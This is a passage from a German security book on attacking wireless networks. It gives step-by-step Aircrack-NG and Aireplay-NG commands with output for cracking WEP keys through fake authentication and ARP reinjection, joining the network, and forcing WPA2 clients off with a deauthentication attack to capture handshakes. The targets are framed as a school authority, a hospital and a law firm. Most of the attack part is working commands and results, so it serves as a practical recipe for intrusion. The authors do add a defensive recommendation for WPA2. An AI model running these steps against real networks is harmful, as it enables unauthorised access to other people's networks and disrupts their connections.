


Bild 16.45: Aircrack-NG hat einen WEP-Schlüssel erfolgreich berechnet

Bingo! Der WEP-Schlüssel dieses WLAN lautet *DA:5B:A6:B8:E1:3F:60:C4:6D:94:98:80:2A* und das Szenario ist somit erfolgreich abgeschlossen. Zum »Einklinken« in das soeben eroberte, aber immer noch verschlüsselte WLAN sind – neben einer Deaktivierung des Monitor-Mode – folgende Kommandos anzuwenden:

```
root@discordia:~# iwconfig wlan0 mode managed
root@discordia:~# iwconfig wlan0 essid SCHULBEHOERDE
root@discordia:~# iwconfig wlan0 key DA5BA6B8E13F60C46D9498802A
root@discordia:~# ifconfig wlan0 up
root@discordia:~#
```

Der Befehl *iwconfig* belegt die erfolgreiche Kopplung an den Hot-Spot:

```
root@discordia:~# iwconfig wlan0
wlan0     IEEE 802.11abgn  ESSID:"SCHULBEHOERDE"
          Mode:Managed  Frequency:2.417 GHz  Access Point: 00:14:6C:1D:1C:C2
          Bit Rate=54 Mb/s   Tx-Power=15 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:DA5B-A6B8-E13F-60C4-6D94-9880-2A   Security
mode:open
          Power Management:off
          Link Quality=70/100  Signal level:-64 dBm  Noise level=-92 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@discordia:~#
```

Mit dem Befehl *dhclient* erfragt der Client eine IP-Adresse, *ifconfig* zeigt die vom DHCP-Server erhaltene IP-Adresse und ein abschließendes *ping* belegt den Zugriff auf das Internet:

```
root@discordia:~# dhclient wlan0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/wlan0/00:21:5c:54:7d:cd
Sending on   LPF/wlan0/00:21:5c:54:7d:cd
Sending on   Socket/fallback
DHCPDISCOVER on wlan0 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.3.199 from 192.168.3.1
DHCPREQUEST of 192.168.3.199 on wlan0 to 255.255.255.255 port 67
DHCPACK of 192.168.3.199 from 192.168.3.1
bound to 192.168.3.199 -- renewal in 1452 seconds.
root@discordia:~# ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr 00:21:5c:54:7d:cd
          inet addr:192.168.3.199  Bcast:192.168.3.255  Mask:255.255.255.0
          inet6 addr: fe80::221:5cff:fe54:7dcd/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:11739 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17367769 (17.3 MB)  TX bytes:1296 (1.2 KB)

root@discordia:~# ping www.heise.de
PING www.heise.de (193.99.144.85) 56(84) bytes of data.
64 bytes from www.heise.de (193.99.144.85): icmp_seq=1 ttl=247 time=50.6 ms
64 bytes from www.heise.de (193.99.144.85): icmp_seq=2 ttl=247 time=322 ms
^C
--- www.heise.de ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 50.642/186.536/322.430/135.894 ms
root@discordia:
```

Was aber sollen wir unternehmen, wenn das WLAN nur ansatzweise Traffic liefert, wie beispielsweise das durch Kismet-Newcore aufgespürte WLAN mit der ESSID »STADTKRANKENHAUS« auf Kanal 11?

Verzeichnen wir viel Aktivität im Funknetz, reicht ein 5-minütiges Mitschneiden des Datenverkehrs oftmals aus. Für den Fall jedoch, dass das Netzwerk nicht hinreichend Daten für Airodump-NG liefert, erzeugt man künstlichen Traffic durch Einstreuen eigener Pakete. Damit lassen sich auch moderate Funknetze in rauschende Datenflüsse verwandeln. Zu diesem Zweck greifen wir auf die Injektionsfunktionalität von Aireplay-

NG zurück mit dem Ziel, möglichst viele Datenpakete des WLAN aufzufangen und anschließend zurückzukatapultieren.

Welche WLAN-Karte (samt Chipsatz) dafür grundsätzlich in Frage kommt, wird auf der Website von Aircrack-NG unter *Compatibility*[150] beschrieben. Die von den Autoren eingesetzten WLAN-Karten Proxim 8471-WD Orinoco und die Centrino a/g/n (Intel 4965AGN) des ThinkPad T61 werden voll unterstützt, erfordern jedoch ein klein wenig Handarbeit beim Patchen der Treiber.

Der Vollständigkeit halber begeben wir uns in die Ausgangsposition zurück, verwenden für das folgende Szenario ausschließlich Bestandteile der Aircrack-NG-Suite und verzichten damit bewusst auf die bereits gewonnenen Informationen durch Kismet-Newcore.

Zunächst schalten wir unsere WLAN-Karte wie gehabt in den Monitoring-Mode und beginnen alsdann durch Airodump-NG mit einer Sichtung der sich in Reichweite befindlichen Hot-Spots:

```
root@discordia:~# airmon-ng start wlan1


Interface       Chipset         Driver

wlan0           Intel 4965/5xxx iwlagn - [phy0]
wlan1           Atheros         ath5k - [phy1]
                                (monitor mode enabled on mon0)

root@discordia:~# airodump-ng mon0
```




Bild 16.46: Airodump-NG beim Scanning nach Access-Points

[150] http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#drivers

Der Übersicht von Airodump-NG lässt sich entnehmen, dass der von uns favorisierte Access-Point mit der ESSID »STADTKRANKENHAUS« die BSSID 00:22:6B:70:1E:FE innehat, auf Kanal 11 betrieben wird und zum aktuellen Zeitpunkt einen WLAN-Client beherbergt.

Mit dieser Erkenntnis im Hinterkopf deaktivieren wir den Monitoring-Mode von *mon0*. Im Anschluss daran führen wir erneut den Monitoring-Mode für *wlan1* herbei – diesmal jedoch in Form einer Fixierung auf Kanal 11 – und beauftragen anschließend Airodump-NG mit der Speicherung sämtlicher auf Kanal 11 übertragenen Pakete von der BSSID 00:22:6B:70:1E:FE in ein Dump-File:

```
root@discordia:~# airmon-ng stop mon0


Interface       Chipset         Driver

wlan0           Intel 4965/5xxx iwlagn - [phy0]
wlan1           Atheros         ath5k - [phy1]
mon0            Atheros         ath5k - [phy1] (removed)

root@discordia:~# airmon-ng start wlan1 11


Interface       Chipset         Driver

wlan0           Intel 4965/5xxx iwlagn - [phy0]
wlan1           Atheros         ath5k - [phy1]
                                (monitor mode enabled on mon0)

root@discordia:~# airodump-ng -c 11 --bssid 00:22:6B:70:1E:FE -w
spital.dump mon0
```

Airodump-NG wird hierdurch angewiesen, sämtliche Pakete des auf Kanal 11 funkenden Access-Points mit der BSSID 00:22:6B:70:1E:FE aufzufangen und in ein Dumpfile zu schreiben.




Bild 16.47: Airodump-NG mit Fokus auf die BSSID 00:22:6B:70:1E:FE auf Kanal 11

Ist sichergestellt, dass Airodump-NG einen permanenten Datenstrom des Funknetzverkehrs aufzeichnet, starten wir mit Aireplay-NG die Fake-Authentication-Attacke:

```
root@discordia:~# aireplay-ng -1 0 -e STADTKRANKENHAUS -a 00:22:6B:70:1E:FE
mon0
No source MAC (-h) specified. Using the device MAC (00:20:A6:4C:B3:52)
13:31:38  Waiting for beacon frame (BSSID: 00:22:6B:70:1E:FE) on channel 11

13:31:38  Sending Authentication Request (Open System) [ACK]
13:31:38  Authentication successful
13:31:38  Sending Association Request [ACK]
13:31:38  Association successful :-) (AID: 1)
root@discordia:~#
```

Beim Parameter *--fakeauth 0* handelt es sich um den Attack-Mode ohne Verzögerung (Verzögerungseinheit von 0), bei *-e* um die ESSID des Ziel-Hot-Spots »STADTKRANKENHAUS« und mit *-a* wird die MAC-Adresse des zu täuschenden Hot-Spots gesetzt (*00:22:6B:70:1E:FE)*.

Verläuft die Injektion erfolgreich, meldet sich das Programm mit »Association successful« zurück, und wir können zum nächsten Schritt übergehen.




Bild 16.48: Aireplay-NG bei der Kontaktaufnahme mit dem fremden Access-Point

Scheitert das Vorhaben jedoch, können folgende Faktoren dafür verantwortlich sein:

- ESSID und BSSID sind nicht korrekt
- Der Hot-Spot filtert MAC-Adressen (und reagiert damit auf keine Anfragen unserer Karte)
- Chipsatz und Treiber unserer WLAN-Karte werden von Aireplay-NG nicht unterstützt, bzw. wurden nicht gepatcht

Verläuft die Fake-Authentication-Attacke auch bei einem weiteren Hot-Spot erfolglos – und sind alle Parameter erneut überprüft worden –, sollten wir die grundsätzliche Eignung der WLAN-Karte klären. Um der Frage nachzugehen, ob unsere WLAN-Karte Paket-Injection unterstützt, bedarf es folgender Eingabe:

```
root@discordia:~# aireplay-ng -11 -e STADTKRANKENHAUS -a 00:22:6B:70:1E:FE
mon0
20:28:35  Waiting for beacon frame (BSSID: 00:22:6B:70:1E:FE) on channel 11
20:28:35  Trying broadcast probe requests...
20:28:35  Injection is working!
20:28:37  Found 1 AP

20:28:37  Trying directed probe requests...
20:28:37  00:22:6B:70:1E:FE - channel: 11 - 'STADTKRANKENHAUS'
20:28:39  Ping (min/avg/max): 1.834ms/68.167ms/111.720ms Power: 33.71
20:28:39  30/30: 100%
```

Bei dem Parameter *-11* handelt es sich um den Kanal, *-e* gibt die ESSID vor,–*a* definiert die BSSID des Access-Points und *mon0* ist unsere in den Monitoring-Mode geschaltete WLAN-Karte.

Erhalten wir wenige Sekunden später einen Wert von »0«, müssen wir uns wohl oder übel damit abfinden, dass die Karte keine Injektion unterstützt. In diesem Fall bietet sich der Kauf einer anderen Karte an oder aber der Verzicht auf aktive Attacken.

Gelingt die Injektion, fahren wir mit der »ARP-Request-Reinjection« fort. Wir sind dadurch in der Lage, das Auffangen von Initialisierungsvektoren um ein Vielfaches zu beschleunigen. Für die Replay-Attacke verwenden wir folgendes Kommando:

```
root@discordia:~# aireplay-ng -3 -b 00:22:6B:70:1E:FE mon0
```

Bei dem Parameter *-3* für »arpreplay« handelt es sich um den Attack-Mode, bei *-b* um die MAC-Adresse des Ziel-Hot-Spots und bei *mon0* handelt es sich wieder um unsere WLAN-Karte.

In der Regel dauert es ein paar Minuten, bevor das erste ARP-Paket aufgenommen und zurückgespielt wird. Verläuft der Angriff erfolgreich, kann sich der Funknetzforscher binnen weniger Minuten über einen steilen Anstieg des WLAN-Traffics freuen (vgl. Abb. 16.49 und 16.50).




Bild 16.49: Aireplay-NG bei einer ARP-Request-Reinjection




Bild 16.50: Airodump-NG verzeichnet eine hohe Netzlast und empfängt zahlreiche Pakete

Die anschließende Berechnung des WEP-Schlüssels stellt für Aircrack-NG bei einer derart hohen Datenlast keine Herausforderung mehr dar:

```
root@discordia:~# aircrack-ng -b 00:22:6B:70:1E:FE spital.dump-01.cap
```




Bild 16.51: Aircrack-NG liefert binnen kürzester Zeit den WEP-Schlüssel

Ein Hinweis am Rande: Die Programme Airodump-NG, Aireplay-NG und Aircrack-NG sollten parallel betrieben werden, entfalten sie doch dabei eine äußerst effiziente Vorgehensweise. So erhält beispielsweise Aircrack-NG immer neues, anwachsendes Material von Airodump-NG, welches unmittelbar in die Berechnung eingebunden wird.

Es gibt noch weitere Möglichkeiten, in einem WLAN mit Aireplay-NG künstliche Netzlast zu erzeugen (so beispielsweise durch das Einspielen von ARP-Replays), die ARP-

Request-Reinjection stellt unserer Auffassung nach jedoch die angenehmste Methode dar.

Wir halten abschließend fest, dass ein Funknetz, in dem viel Datenverkehr herrscht, für den erfolgreichen Angriff auf eine WEP-Verschlüsselung vorteilhaft ist. Für alle anderen Fälle steht uns mit Aireplay-NG ein höchst effektives Werkzeug zur Seite.

Für angehende Netzwerkforscher, die kein Interesse an Handarbeit verspüren, mögen die Tools SpoonWep aus der Linux-basierten Security-Suite BackTrack 3[151], Airoscript[152] oder Wesside-NG[153] eine Wohltat darstellen. Den Werkzeugen ist gemein, dass sie die soeben vorgestellten Schritte weitestgehend automatisiert durchführen.




Bild 16.52: SpoonWep beim Brechen eines WEP-Schlüssels

16.3.6 Zugriff auf ein WPA2-verschlüsseltes WLAN

Während wir in der Erstausgabe dieses Buches vor drei Jahren bei der Demonstration des Brechens einer WPA/WPA2-Verschlüsselung noch von einem »konstruierten Szenario« sprachen, handelt es sich mittlerweile um eine ernst zu nehmende Bedrohung.

So gilt die Verschlüsselungsmethode WPA2 (Wi-Fi Protected Access) zwar auch weiterhin als ungebrochen, eine Kombination aus neuartigen Angriffen, unbedarften WLAN-Betreibern und die zur Verfügung stehende Rechenpower stellen jedoch eine explosive Mischung dar. Hinzu kommt, dass findige Cloud-Anbieter wie die US-Firma WPA

[151] http://www.backtrack-linux.org/downloads

[152] http://airoscript.aircrack-ng.org

[153] http://www.aircrack-ng.org/doku.php?id=wesside-ng

Cracker[154] das Knacken eines WPA-Schlüssels mit einer Rechnerfarm auch für schmales Budget ermöglichen, der Besitz eines eigenen Rechenzentrums somit nicht zwangsläufig erforderlich ist.

Bevor mögliche Missverständnisse entstehen, möchten die Autoren vorsorglich darauf hinweisen, dass WPA2 auch weiterhin unsere Minimalempfehlung zur Sicherung eines WLAN im Heimbereich darstellt, zumal die Unzulänglichkeit recht überschaubar ist. Im Gegensatz zu der evidenten Schwäche[155] von WEP (und anteilig auch WPA-TKIP), bei der durch die Einbindung statistischer Methoden der WEP-Schlüssel schnell gebrochen werden kann, greifen bei WPA2 derzeit nur zeit- als auch rechenintensive Brute-Force-Techniken.

Der Wörterbuchangriff, den wir gleich demonstrieren, kann immer dann erfolgreich sein, wenn der Funknetzbetreiber eine unsichere Passphrase für den WPA2-Schlüssel verwendet, beispielsweise in Form eines trivialen Begriffs, wie es ihn auch in einem Wörterbuch gibt.

Für dieses Szenario begeben wir uns mit Airodump-NG auf die Suche nach Funknetzen in der Umgebung, schalten dafür im Vorfeld unsere WLAN-Karte durch Airmon-NG in den Monitoring-Mode und entdecken im Hot-Spot *KANZLEI_BERGER* einen potenziellen, mit WPA2-verschlüsselten Kandidaten.

```
root@discordia:~# airmon-ng start wlan0
root@discordia:~# airodump-ng mon0
```




Bild 16.53: Hot-Spot »KANZLEI_BERGER« verwendet eine WPA2-Verschlüsselung auf Kanal 6

[154] http://www.wpacracker.com

[155] http://dl.aircrack-ng.org/breakingwepandwpa.pdf

Mit diesem klaren Ziel vor Augen und der Gewissheit, dass sich ein Client im favorisierten WLAN befindet, stoppen wir kurz den Monitoring-Mode, um diesen anschließend – diesmal fixiert auf Kanal 6 – erneut zu starten.

```
root@discordia:~# airmon-ng stop mon0


Interface       Chipset         Driver

wlan0           Intel 4965/5xxx iwlagn - [phy0]
mon0            Intel 4965/5xxx iwlagn - [phy0] (removed)

root@discordia:~# airmon-ng start wlan0 6


Interface       Chipset         Driver

wlan0           Intel 4965/5xxx iwlagn - [phy0]
                                (monitor mode enabled on mon0)

root@discordia:~#
```

Zum Mitschneiden der Datenpakete greifen wir zu Airodump-NG und hoffen, einen 4-Wege-Handshake zu erhaschen (vgl. Abb. 16.54).

Verzeichnen wir Aktivität im WLAN, lässt sich ein 4-Way-Handshake recht schnell mitschneiden. Herrscht jedoch gähnende Leere, ist Geduld gefragt; zumindest so lange, bis sich ein WLAN-Client einfindet.

In der Notwendigkeit von WPA-Handshakes liegt nämlich einer der entscheidenden Unterschiede zur bereits demonstrierten Berechnung eines WEP-Schlüssels: Da es bei WPA2 derzeit keine Möglichkeit eines ernst zu nehmenden effektiven Angriffs gibt, z. B. bedingt durch eine Designschwäche der Verschlüsselung, sind Handshakes, also der An- und Abmeldeprozess von WLAN-Clients, Grundvoraussetzung für unser Vorhaben. Wir benötigen mindestens einen qualifizierten 4-Way-Handshake, um einem Wörterbuchangriff den Hauch einer Chance zu geben.

```
root@discordia:~# airodump-ng -c 6 --bssid 00:14:6C:1D:1C:C -w
berger_wpa.dump mon0
```




Bild 16.54: Airodump-NG bei der Sammlung von Datenpaketen auf Kanal 6

Der folgende Schritt mit Aireplay-NG ist optional, bietet sich jedoch immer dann an, wenn auch nach längerer Zeit keine 4-Way-Handshakes aufgefangen werden konnten. Zwingend erforderlich hierfür ist, dass ein WPA2-Client mit dem Hot-Spot verbunden ist, den wir kurzfristig »herauskegeln« und somit zur Reauthentication zwingen können. Durch die Reauthentication des Clients wird ein 4-Way-Handshake generiert – genau das, was wir benötigen.

Nachdem wir durch Airodump-NG sowohl die BSSID des Hot-Spots (00:14:6C:1D:1C:C2) als auch die MAC-Adresse eines offiziell dort eingebuchten WLAN-Clients erfahren haben (00:24:2B:2E:52:C8), starten wir die Deauthenticate-Attacke:

```
root@discordia:~# aireplay-ng -0 5 -a 00:14:6C:1D:1C:C2 -c
00:24:2B:2E:52:C8 mon0
21:28:38  Waiting for beacon frame (BSSID: 00:14:6C:1D:1C:C2) on channel 6
21:28:38  Sending 64 directed DeAuth. STMAC: [00:24:2B:2E:52:C8] [ 2|64
ACKs]
21:28:39  Sending 64 directed DeAuth. STMAC: [00:24:2B:2E:52:C8] [ 0|62
ACKs]
21:28:39  Sending 64 directed DeAuth. STMAC: [00:24:2B:2E:52:C8] [ 6|64
ACKs]
21:28:40  Sending 64 directed DeAuth. STMAC: [00:24:2B:2E:52:C8] [17|63
ACKs]
21:28:41  Sending 64 directed DeAuth. STMAC: [00:24:2B:2E:52:C8] [ 3|64
ACKs]
root@discordia:~#
```

Bingo, wir haben Glück! Unsere Deauthenticate-Attack führte zur Reauthentication des Clients, verbunden mit der Preisgabe des benötigten Handshakes (zu erkennen im folgenden Screenshot im rechten oberen Eck).

